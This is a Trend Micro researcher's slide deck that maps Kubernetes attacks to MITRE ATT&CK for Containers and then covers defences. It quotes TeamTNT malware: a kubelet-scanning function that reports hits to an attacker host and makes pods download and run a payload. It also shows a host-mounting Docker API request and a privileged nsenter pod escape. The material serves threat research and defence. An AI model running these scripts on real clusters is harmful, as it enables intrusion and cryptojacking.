




ATT&CKing Kubernetes

Technical deep dive into ATT&CK for Containers

Magno Logan @ Trend Micro Research



@magnologan



- Information Security Specialist & Senior Threat Researcher @ Trend Micro
- Cloud and Container Security Research Team
- Member of the CNCF Security TAG Team
- Not a K8s Security Expert (yet) =)
- Personal blog: katanasec.com



Agenda

- MITRE ATT&CK
 - K8s Threat Matrix
 - MITRE ATT&CK for Containers
 - K8s ATT&CK Scenario & Flow
- Containers Techniques
 - Exploit Public Facing Application - T1190
 - Container Administration Command - T1609
 - Container and Resource Discovery - T1613
 - Deploy Container – T1610
 - Escape to Host - T1611
 - Exploitation for Privilege Escalation - T1068
- Defending K8s
 - CIS Benchmark
 - Image Scanning
 - Runtime Protection
 - Network Policy
 - Audit Logs

Awesome K8s Security List

Awesome Kubernetes (K8s) Security awesome

A curated list for Kubernetes (K8s) Security resources such as articles, books, tools, talks and videos.

Disclaimer

Most of the resources are in English, the ones that aren't will be flagged as such. Most of the contents of this list are public free, please use them for educational purposes only!

Not all the tools have been tested or reviewed, use them at your own risk! Also, I don't consider myself a K8s Security expert, I'm just learning and helping others learn along with me. Thanks!

Contents

These are the main contents of this awesome list. Everything related to the security of Kubernetes, either breaking or improving it, will be added down below. If you have any other good recommendations, feel free to submit a PR!

- 🍌 The Basics
- 📄 Official Pages
- 🗣️ Talks and Videos
- 📝 Blogs and Articles
- 📖 Books
- 📅 Certifications
- 🔥 CVEs
- 📽 Slides
- 🎓 Trainings
- 📁 Repositories
- 📄 Papers
- 🎧 Podcasts
- 🛠️ Jobs
- 🌐 Community

<https://github.com/magnologan/awesome-k8s-security>



- Adversarial Tactics, Techniques & Common Knowledge - ATT&CK
- Globally accessible KB of opposing tactics and techniques based on real-world scenarios
- Used as a basis for the development of specific threat models and methodologies in many different sectors.

ATT&CK for Containers Timeline

- April 2020 - Microsoft K8s Threat Matrix
- Dec 17th, 2020 - MITRE released a blog post asking for help from the community
- Dec 18th ,2020 – Trend reached out and provided info on reports we've released

<https://attack.mitre.org/matrices/enterprise/containers/>

ATT&CK for Containers Timeline

- Jan 2021 - Review the 1st draft before release
- Feb 18th, 2021- First draft released to the public
- March 23rd - K8s Threat Matrix updated
- April 29th - ATT&CK for Containers released

<https://attack.mitre.org/matrices/enterprise/containers/>

K8s Threat Matrix by Microsoft

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Images from a private registry	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files		
Exposed Dashboard	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
Exposed sensitive interfaces	Sidcar injection				Malicious admission controller		Access Kubernetes dashboard		
							Access tiller endpoint		
							CoreDNS poisoning		
							ARP poisoning and IP spoofing		

 = New technique


 = Deprecated technique




MITRE ATT&CK for Containers (and K8s)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Impact
Exploit Public-Facing Application	Container Administration Command	External Remote Services	Escape to Host	Build Image on Host	Brute Force	Container and Resource Discovery	Endpoint Denial of Service
External Remote Services	Deploy Container	Implant Internal Image	Exploitation for Privilege Escalation	Deploy Container	Password Guessing	Network Service Scanning	Network Denial of Service
Valid Accounts	Scheduled Task/Job	Scheduled Task/Job	Scheduled Task/Job	Impair Defenses	Password Spraying		Resource Hijacking
Default Accounts	Container Orchestration Job	Container Orchestration Job	Container Orchestration Job	Disable or Modify Tools	Credential Stuffing		
Local Accounts	User Execution	Valid Accounts	Valid Accounts	Indicator Removal on Host	Unsecured Credentials		
	Malicious Image	Default Accounts	Default Accounts	Masquerading	Credentials In Files		
		Local Accounts	Local Accounts	Match Legitimate Name or Location	Container API		
				Valid Accounts			
				Default Accounts			
				Local Accounts			

K8s ATT&CK Scenario



Attacking K8s



Exploit Public Facing Application - T1190

- Web Application Vulnerability / Exploit (RCE)
 - In this scenario we are exploiting CVE-2018-7600
 - <https://github.com/dreadlocked/Drupalgeddon2>
- Exposed Dashboard or Kube API Server
 - The Kube API server endpoint is public by default in some managed services (EKS)!



Container Administration Command - T1609

- Reach the API endpoint externally

```
curl -k https://3.96.191.147:6443
```

```
$ curl -k https://[REDACTED].yl4.ca-central-1.eks.amazonaws.com
```

- Get a shell inside one of pods from the cluster
 - Exposed dashboard
 - App vuln RCE



Container Administration Command - T1609

```
kube_pwn(){
  LRANGE=$1
  rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
  eval "$rndstr"='${masscan --open -p10250 $LRANGE --rate=250000 | awk '{print $6}'}';
  for ipaddr in ${!rndstr} ; do
    if [ -f $TEMPFILE ]; then rm -f $TEMPFILE; fi
    timeout -s SIGKILL $T10UT curl -sLk https://$theip:10250/runningpods/ | jq -r '.items[] | .metadata.namespace + " " + .metadata.name + " " + .spec.containers[]
name' >> $TEMPFILE
    KUBERES=$?
    if [ "$KUBERES" = "0" ];then
      curl -sLk http://. up/kube_in.php?target=$theip
      while read namespace podname containername; do
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt update --fix-missing"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk update"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y bash"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y wget"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="yum install -y curl"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y bash"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y wget"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apt install -y curl"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add bash"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add wget"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="apk add curl"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="wget \"$INITPLOAD\" -O /tmp/.x1mr"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="curl \"$INITPLOAD\" -o /tmp/.x2mr"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="sh /tmp/.x1mr"
        timeout -s SIGKILL $T10UT curl -XPOST -k https://$theip:10250/run/$namespace/$podname/$containername -d cmd="sh /tmp/.x2mr"
      done < $TEMPFILE
      rm -rf $TEMPFILE
    fi
  done;
}
```

Container and Resource Discovery - T1613

- Environment variables: `env | grep -i kube`
- Service Account token:
`/var/run/secrets/kubernetes.io/serviceaccount`
- amicontained
 - Container introspection tool.
 - Find out what container runtime is being used as well as features available.



Container and Resource Discovery - T1613

```
49 function setup_masscan(){ echo "setup masscan"
50 if type apk 2>/dev/null; then wget -q $BASE_HTTP/chimaera/bin/rpm_deb_apk/$(uname -m)-masscan.apk -O /tmp/.ms.apk
51 apk add /tmp/.ms.apk
52 rm -f /tmp/.ms.apk
53 fi
54 git clone git://github.com/robertdavidgraham/masscan /var/tmp/ms/ 2>/dev/null
55 cd /var/tmp/ms/
56 make
57 cp bin/masscan /usr/bin/masscan
58 chmod +x /usr/bin/masscan 2>/dev/null
59 make install
60 cd /root/ 2>/dev/null
61 rm -fr /var/tmp/ms/ 2>/dev/null
62 }
```

https://www.trendmicro.com/en_us/research/21/e/teamtnt-targets-kubernetes--nearly-50-000-ips-compromised.html

Container and Resource Discovery - T1613

```
64  function setup_zgrab(){  
65  echo "setup zgrab"  
66  export GOPATH=/root/go  
67  go get github.com/zmap/zgrab  
68  cd /root/go/src/github.com/zmap/zgrab/  
69  go build  
70  cp ./zgrab /usr/bin/zgrab  
71  chmod +x /usr/bin/zgrab  
72  cd /root/  
73  rm -fr /root/go/src/github.com/  
74  }
```

https://www.trendmicro.com/en_us/research/21/e/teamtnt-targets-kubernetes--nearly-50-000-ips-compromised.html

Deploy Container - T1610

```
POST /v1.35/containers/create HTTP/1.1
Host: [REDACTED]:2375
User-Agent: Docker-Client/17.12.0-ce (linux)
Content-Length: 1604
Content-Type: application/json
Accept-Encoding: gzip
```

```
{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty":
: [REDACTED]
v [REDACTED]
e [REDACTED]
{"WorkingDir":"","Entrypoint":null,"OnBuild":null,"Labels":{},"HostConfig":{"Binds":["/:/mnt"],"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBindings":{},"RestartPolicy":{"Name":"no","MaximumRetryCount":0},"AutoRemove":true,"VolumeDriver":"","VolumesFrom":null,"CapAdd":null,"CapDrop":null,"Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":null,"GroupAdd":null,"IpcMode":"","Cgroup":"","Links":null,"OomScoreAdj":0,"PidMode":"","Privileged":false,"PublishAllPorts":false,"ReadOnlyRootfs":false,"SecurityOpt":null,"UTSMode":"","UsernsMode":"","ShmSize":0,"ConsoleSize":[0,0],"Isolation":"","CpuShares":0,"Memory":0,"NanoCpus":0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":[],"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":null,"BlkioDeviceReadIOps":null,"BlkioDeviceWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"CpuRealtimePeriod":0,"CpuRealtimeRuntime":0,"CpusetCpus":"","CpusetMems":"","Devices":[],"DeviceCgroupRules":null,"DiskQuota":0,"KernelMemory":0,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":0,"Ulimits":null,"CpuCount":0,"CpuPercent":0,"IOMaximumIOps":0,"IOMaximumBandwidth":0},"NetworkingConfig":{"EndpointsConfig":{}}}
```

<https://blog.trendmicro.com/trendlabs-security-intelligence/misconfigured-container-abused-to-deliver-cryptocurrency-mining-malware/>

Escape to Host - T1611

Exploitation for Privilege Escalation - T1068

- Pod/Container Escape via privileged pod:



<https://twitter.com/mauilion/status/1129468485480751104>

```
"spec": {
  "hostPID": true,
  "containers": [
    {
      "name": "1",
      "image": "alpine",
      "command": [
        "nsenter",
        "--mount=/proc/1/ns/mnt",
        "--",
        "/bin/bash"
      ],
      "stdin": true,
      "tty": true,
      "securityContext": {
        "privileged": true
      }
    }
  ]
}
```

Defending K8s

- How can I protect my cluster from attackers?
- Isn't K8s secure by default?
- Where do I start?



The Kube API Server

```
curl -k https://3.96.191.147:6443
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {
  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
  "reason": "Forbidden",
  "details": {
  },
  "code": 403
}%
```

CIS Kubernetes Benchmark

- Prescriptive guidance for establishing a secure configuration posture for Kubernetes
- +120 security checks for your K8s cluster
- Created by Rory Mccune and Liz Rice and many other contributors
- There are specific ones for EKS and GKE



Image Scanning

- Clair
- docker scan
- SmartCheck
- Snyk
- Trivy



Cloud-Native Runtime Protection



- Falco
 - Parses Linux kernel sys calls at runtime
 - Detects unexpected behavior on your cluster
 - Generates alerts based on threats detected
 - Uses an easy and powerful rules engine



The Pods

- Limit Resources
 - CPU & Memory
- Create and apply a Security Context
 - AllowPrivilegeEscalation = false
 - ReadOnlyRootFileSystem = true
 - RunAsNonRoot = true



```
apiVersion: v1
kind: ResourceQuota
metadata:
  name: pods-low
spec:
  hard:
    cpu: "5"
    memory: 10Gi
    pods: "10"
```

The Pods

- Use Seccomp, AppArmor and SELinux
 - Seccomp – filters a process's system calls
 - AppArmor – uses program profiles to restrict the capabilities of individual programs
 - SELinux - applies security labels to objects and evaluates all security-relevant interactions via the security policy.





PSP Replacement Alternatives

- OPA / Gatekeeper 
- Kyverno 
- The new PodSecurity (PSP Replacement)
 - <https://github.com/kubernetes/enhancements/tree/master/keps/sig-auth/2579-psp-replacement>



RBAC (Role Based Access Control)



"We are all made of stars, but
your RBAC shouldn't be!"
- Ian Coldwater


The etcd

- Main data storage location for your cluster
- All the cluster objects are saved here!
- There are + 2,600 exposed etcd on Shodan

TOTAL RESULTS

2,624

TOP COUNTRIES



The Network Policy

- By default, all pods can communicate with any other pod in the cluster
- Make sure you create a proper network policy for your cluster
- Does the front-end pod really need to talk to the DB pod?
- What if an attacker can access the pods on the kube-system namespace?

The Audit Logs

- Audit logs are not enabled by default
- Highly recommended to enable them for security and troubleshooting
- Need at least two things: a log path and a policy file
- Set those up on the kube-apiserver configuration



The Basics

- Update your Kubernetes environment version early and often, latest version is v1.21
- Don't use the cluster admin user for your daily work, treat it like root!
- If you can, use a managed K8s service (AKS, EKS, GKE)
- Check out the [CIS Kubernetes Benchmark](#) document for more security best practices

References

- <https://securekubernetes.com>
- <https://github.com/magnologan/awesome-k8s-security>
- <https://www.oreilly.com/library/view/hacking-kubernetes>
- <https://info.aquasec.com/kubernetes-security>
- <https://www.microsoft.com/security/blog/2020/04/02/attack-matrix-kubernetes>
- <https://www.trendmicro.com/vinfo/us/security/news/security-technology/the-basics-of-keeping-your-kubernetes-cluster-secure-part-1>





THE ART OF CYBERSECURITY

Unknown threats detected and stopped over time by Trend Micro. Created with real data by artist **Brendan Dawes**.